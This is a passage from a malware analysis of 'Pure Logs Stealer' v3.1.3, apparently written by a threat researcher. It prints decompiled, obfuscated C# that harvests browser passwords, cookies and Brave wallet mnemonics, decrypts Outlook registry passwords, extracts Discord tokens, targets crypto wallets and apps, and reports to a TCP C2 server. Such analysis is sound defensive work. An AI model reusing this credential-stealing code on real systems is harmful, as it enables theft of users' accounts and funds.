Some of the data collected from Chromium-based browsers and the mention of **encrypted_mnemonic** is shown in the image below. **encrypted_mnemonic** most likely stores a securely encrypted version of a mnemonic seed phrase, which is essential for accessing or recovering cryptowallets.




```
uE.\uE00D = keyValuePair2.Value;
uE.\uE016 = new DirectoryInfo(keyValuePair2.Key).Name;
List<\uE03B> list = \uE057.\uE000(Path.Combine(keyValuePair2.Key, "Web Data"));
List<\uE073> uE2 = \uE023.\uE000(Path.Combine(keyValuePair2.Key, "Login Data"));
List<\uE017> list2 = \uE06A.\uE000(Path.Combine(keyValuePair2.Key, "Cookies"), keyValuePair2.Key);
if (list2 == null)
{
    list2 = new List<\uE017>();
}
list2.AddRange(\uE06A.\uE000(Path.Combine(keyValuePair2.Key, "Network", "Cookies"), new DirectoryInfo(keyValuePair2.Key).Parent.FullName));
List<\uE04D> list3 = \uE06D.\uE000(Path.Combine(keyValuePair2.Key, "History"));
List<\uE029> list4 = \uE07C.\uE000(Path.Combine(keyValuePair2.Key, "History"));
List<\uE085> list5 = \uE00E.\uE000(Path.Combine(keyValuePair2.Key, "History"));
List<\uE061> list6 = \uE044.\uE000(Path.Combine(keyValuePair2.Key, "Web Data"));
List<\uE02E> list7 = \uE032.\uE000(keyValuePair2.Key);
if (keyValuePair2.Value == "Brave")
{
    try
    {
        FileInfo fileInfo = new FileInfo(Path.Combine(keyValuePair2.Key, "Preferences"));
        if (fileInfo.Exists && File.ReadAllText(fileInfo.FullName).Contains("encrypted_mnemonic"))
        {
            if (list7 == null)
            {
                list7 = new List<\uE02E>();
            }
            \uE028 uE3 = new \uE028
            {
                \uE006 = "Brave Wallet",
                \uE005 = "Brave Wallet",
```

For Gecko-based applications such as:


- *Mozilla\Firefox*
- *Waterfox*
- *K-Meleon*
- *Thunderbird*
- *Comodo\IceDragon*
- *8pecxstudios\Cyberfox*
- *NETGATE Technologies\BlackHaw*
- *Moonchild Productions\Pale Moon*

The stealer uses specific queries, for example, **“SELECT * FROM moz_bookmarks”** , the query that interacts with the SQLite database used by Mozilla Firefox for storing user bookmarks. For Gecko-based applications, the stealer accesses file **logins.json**, which Mozilla Firefox uses to store saved login information, including usernames and passwords for websites, as shown below.



```
            \uE01F uE01F = new \uE01F(File.ReadAllText(Path.Combine(text3, "logins.json")));
            uE01F.\uE001(new string[]
            {
                ",\"logins\":\\[",
                ",\"potentiallyVulnerablePasswords\""
            });
            string[] array = uE01F.\uE002("},");
            if (\uE07F.\uE000(text2))
            {
                \uE07F.\uE002(text3);
                foreach (string uE in array)
                {
                    \uE073 uE2 = new \uE073();
                    \uE01F uE01F2 = new \uE01F(uE);
                    string uE3 = uE01F2.\uE000("hostname");
                    string uE4 = uE01F2.\uE000("encryptedUsername");
                    string text4 = uE01F2.\uE000("encryptedPassword");
                    if (!string.IsNullOrEmpty(text4))
                    {
                        uE2.\uE003 = uE3;
                        uE2.\uE004 = \uE07F.\uE003(uE4);
                        uE2.\uE005 = \uE07F.\uE003(text4);
                        list.Add(uE2);
                    }
                }
                \uE07F.\uE001();
```

The method below is responsible for extracting, processing, and decrypting credential information from specific registry paths related to Outlook profiles. The regex patterns are used to validate server names and email addresses.



```
    // Token: 0x06000248 RID: 584 RVA: 0x0000E54C File Offset: 0x0000C74C
    internal static string \uE001(string \uE000, string[] \uE001)
    {
        Regex regex = new Regex("^(?!:\\/\\/)([a-zA-Z0-9-_]+\\.)*[a-zA-Z0-9][a-zA-Z0-9-_]+\\.[a-zA-Z]{2,11}?$");
        Regex regex2 = new Regex("^([a-zA-Z0-9_\\-\\.]+)@([a-zA-Z0-9_\\-\\.]+)\\.([a-zA-Z]{2,5})$");
        string text = null;
        try
        {
            for (int i = 0; i < \uE001.Length; i++)
            {
                try
                {
                    object obj = \uE07E.\uE003(\uE000, \uE001[i]);
                    if (obj != null && \uE001[i].Contains("Password") && !\uE001[i].Contains("2"))
                    {
                        text = string.Concat(new string[]
                        {
                            text,
                            \uE001[i],
                            ": ",
                            \uE07E.decrypt((byte[])obj),
                            "\n"
                        });
                    }
                    else if (obj != null)
                    {
                        if (!regex.IsMatch(obj.ToString()) && !regex2.IsMatch(obj.ToString()))
                        {
                            text = string.Concat(new string[]
                            {
                                text,
                                \uE001[i],
                                \n
                            });
```

```
    // Token: 0x06000249 RID: 585
    internal static string decrypt(byte[] \uE000)
    {
        try
        {
            byte[] array = new byte[\uE000.Length - 1];
            Buffer.BlockCopy(\uE000, 1, array, 0, \uE000.Length - 1);
            return Encoding.UTF8.GetString(ProtectedData.Unprotect(array, null, DataProtectionScope.CurrentUser)).Replace(Convert.ToChar(0).ToString(), string.Empty);
        }
        catch
        {
        }
        return "null";
```


The following Outlook registry paths are enumerated:

- *Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676*
- *Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676*
- *Software\Microsoft\Office\17.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676*
- *Software\Microsoft\Office\18.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676*

- *Software\Microsoft\Office\19.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676*
- *Software\Microsoft\Office\20.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676*
- *Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676*
- *Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676*

The snippet below is the method responsible for grabbing Discord data. The method iterates through directories associated with different Discord builds (**discord**, **discordcanary**, **discordptb**).

- It searches for directories containing local storage data (specifically in the **leveldb** folder).
- The method calls **\uE002** to extract certain data from the local storage files (ldb, log, sqlite)
- If any data is found, it attempts to make web requests to Discord API endpoints using these tokens. The regular expressions in the image below is created to match patterns that resemble Discord authentication tokens.




```
\uE067
try
{
    FileInfo[] files = \uE000.GetFiles("*.ldb");
    FileInfo[] files2 = \uE000.GetFiles("*.log");
    FileInfo[] files3 = \uE000.GetFiles("*.sqlite");
    FileInfo[] files4 = \uE000.GetFiles("*.log");
    for (int i = 0; i < files.Length; i++)
    {
        foreach (object obj in Regex.Matches(files[i].OpenText().ReadToEnd(), "[\\w-]{24}\\.[\\w-]{6}\\.[\\w-]{27}|mfa\\.[\\w-]{84}|dQw4w9WgXcQ:[^.*\\['(.*)'\\].*$][^\"]*"))
        {
            try
            {
                if (Regex.IsMatch(((Match)obj).Value, "dQw4w9WgXcQ:[^.*\\['(.*)'\\].*$][^\"]*"))
                {
                    string item = \uE041.\uE000(Convert.FromBase64String(((Match)obj).Value.Split(new string[]
                    {
                        "dQw4w9WgXcQ:"
                    }, StringSplitOptions.None)[1]), \uE000.Parent.Parent.FullName + "\\Local State");
                    list.Add(item);
                }
                else
                {
                    list.Add(((Match)obj).Value);
                }
            }
            catch
            {
            }
        }
    }
    for (int j = 0; j < files2.Length; j++)
    {
        foreach (object obj2 in Regex.Matches(files2[j].OpenText().ReadToEnd(), "[\\w-]{24}\\.[\\w-]{6}\\.[\\w-]{27}|mfa\\.[\\w-]{84}|dQw4w9WgXcQ:[^.*\\['(.*)'\\].*$][^\"]*"))
        {
            try
            {
                if (Regex.IsMatch(((Match)obj2).Value, "dQw4w9WgXcQ:[^.*\\['(.*)'\\].*$][^\"]*"))
                {
                    list.Add(\uE041.\uE000(Convert.FromBase64String(((Match)obj2).Value.Split(new string[]
                    {
                        "dQw4w9WgXcQ:"
                    }, StringSplitOptions.None)[1]), \uE000.Parent.Parent.FullName + "\\Local State"));
                }
                else
                {
                    list.Add(((Match)obj2).Value);
                }
            }
            catch
            {
            }
```

Funny fact: all Discord tokens start with **dqw4w9wgxcq**, let's not get rickrolled …

Interestingly enough, Pure Logs Stealer also collects Windows product key and stores it under a separate log file named **App_Windows Serial Key.txt**. It accesses the key via the registry **SOFTWARE\Microsoft\Windows NT\CurrentVersion** under the value **DigitalProductId**.

I renamed each method so it is easy to visualize what type of data the stealer collects:



```
        // Token: 0x0600027B RID: 635 RVA: 0x0000F078 File Offset: 0x0000D278
        internal static \uE05F \uE003(\uE060 \uE000)
        {
            PlgCore.\uE001(new \uE05F
            {
                \uE007 = new \uE04E
                {
                    \uE017 = "v3.1.3",
                    \uE019 = \uE000.\uE00F,
                    \uE022 = \uE01B.GetMachineName(),
                    \uE014 = \uE01B.UserName() + "_" + \uE049.hwid(),
                    \uE023 = \uE01B.ExecutablePath(),
                    \uE01A = \uE01B.win32_operatingsystem() + " " + \uE01B.OS_bit(),
                    \uE021 = \uE01B.AntivirusProduct(),
                    \uE024 = \uE037.TakeScreenshot(),
                    \uE025 = \uE01B.GetClipboardData(),
                    \uE01B = \uE049.Win32_Processor_Name(),
                    \uE01C = \uE049.Win32_VideoController_Name(),
                    \uE01D = \uE049.Win32_ComputerSystem_get_RAM(),
                    \uE01E = \uE049.GetScreenSize(),
                    \uE01F = \uE06F.GetIPAddressOfTheHost(),
                    \uE020 = \uE06F.GetGatewayIPAddress(),
                    \uE027 = \uE01B.CheckIfHWIDExistsInRegistry()
                },
                \uE004 = new List<\uE074>(),
                \uE005 = new List<\uE03A>(),
                \uE006 = new List<\uE02A>()
            });
            \uE078.CollectData_1();
            \uE018.CollectData_2();
            \uE01D.CollectData();
            return PlgCore.\uE000();
        }
```

```
using System;

// Token: 0x0200009B RID: 155
internal sealed class \uE078
{
    // Token: 0x06000234 RID: 564
    internal static void CollectData_1()
    {
        new \uE047().Collect_Cryptowallet_Extensions_vs_Chromium_Applications();
        new \uE00D().Collect_Gecko_Applications();
        GC.Collect();
        GC.WaitForPendingFinalizers();
        GC.Collect();
    }
}
```

```
    // Token: 0x06000040 RID: 64
    internal static void CollectData_2()
    {
        \uE026.get_Armory();
        \uE04A.get_Atomic();
        \uE070.get_Bitcoin();
        \uE014.get_Dash();
        \uE038.get_Electrum();
        \uE082.get_Ethereum();
        \uE075.get_Litecoin();
        \uE062.get_Monero();
        \uE02B.get_Exodus();
        \uE086.get_Zcash();
        \uE04F.get_Jaxx();
        \uE03C.get_WalletWasabi();
        \uE05D.get_Coinomi();
        GC.Collect();
        GC.WaitForPendingFinalizers();
        GC.Collect();
    }
```


```
    // Token: 0x0600005E RID: 94
    internal static void CollectData()
    {
        \uE021.FileZilla();
        \uE045.WinSCP();
        \uE07E.Outlook();
        \uE034.foxmail();
        \uE067.Discord();
        \uE02F.Telegram();
        \uE054.Pidgin();
        \uE00B.Signal();
        \uE058.InternetDownloadManager();
        \uE06B.Steam();
        \uE033.obs-studio();
        \uE07D.WindowsSerialKey();
        \uE00F.Ngrok();
        \uE040.OpenVPN();
        \uE066.ProtonVPN();
        GC.Collect();
        GC.WaitForPendingFinalizers();
        GC.Collect();
    }
```

As you can see from the above image, the most current stealer version is v3.1.3, and some additional sensitive data is collected from the following applications:

- *FileZilla*
- *WinSCP (collects username, and passwords)*
- *Foxmail*
- *Telegram*
- *Pidgin*
- *Signal*
- *InternetDownloadManager (IDM) (collects email addresses, first name, last name and serial number)*
- *OBS Studio (collects profiles data)*
- *Ngrok (collects ngrok.yml)*
- *OpenVPN*
- *ProtonVPN*

I will leave it to you to explore what files it collects from some of the applications mentioned above.

The example of the logs folder is shown below:



```
Browser_Chrome_Default
Browser_Chrome_Profile 1
Browser_Edge_Default
App_Windows Serial Key
BotDetails
logdata.pure
screenshot
```

```
AutoFill
Cookies
CookiesJson
History
Passwords
Profile Picture
Searched
```


```
{
  "payload": {
    "version": "v3.1.3",
    "folder":
    "group": "Default",
    "fresh_log": true
  },
  "system": {
    "date":
    "windowsVersion": "Windows Server 2022 Standard 64bit",
    "username": "Administrator",
    "domain":
    "country":
    "antivirus": "unknown",
    "clipboard": ""
  },
  "hardware": {
    "hwid":
    "cpu":
    "gpu": "Microsoft Remote Display Adapter",
    "ram":
    "screen_size":
  },
  "network": {
    "public_ip":
    "private_ip":
    "gateway":
  }
}
```

It is worth noting that after successfully executing, the stealer creates a registry subkey under **HKU:\Software** with the HWID value.

C2 Communication

The stealer uses a **Socket** for TCP/IP communication. It sets up a TCP/IP socket and attempts to connect to a server, and if the connection is successful, it begins receiving data. It continuously tries to connect, with a 5-second delay between attempts, in case of initial failure. The default port for communication is 7702, but that can be changed.

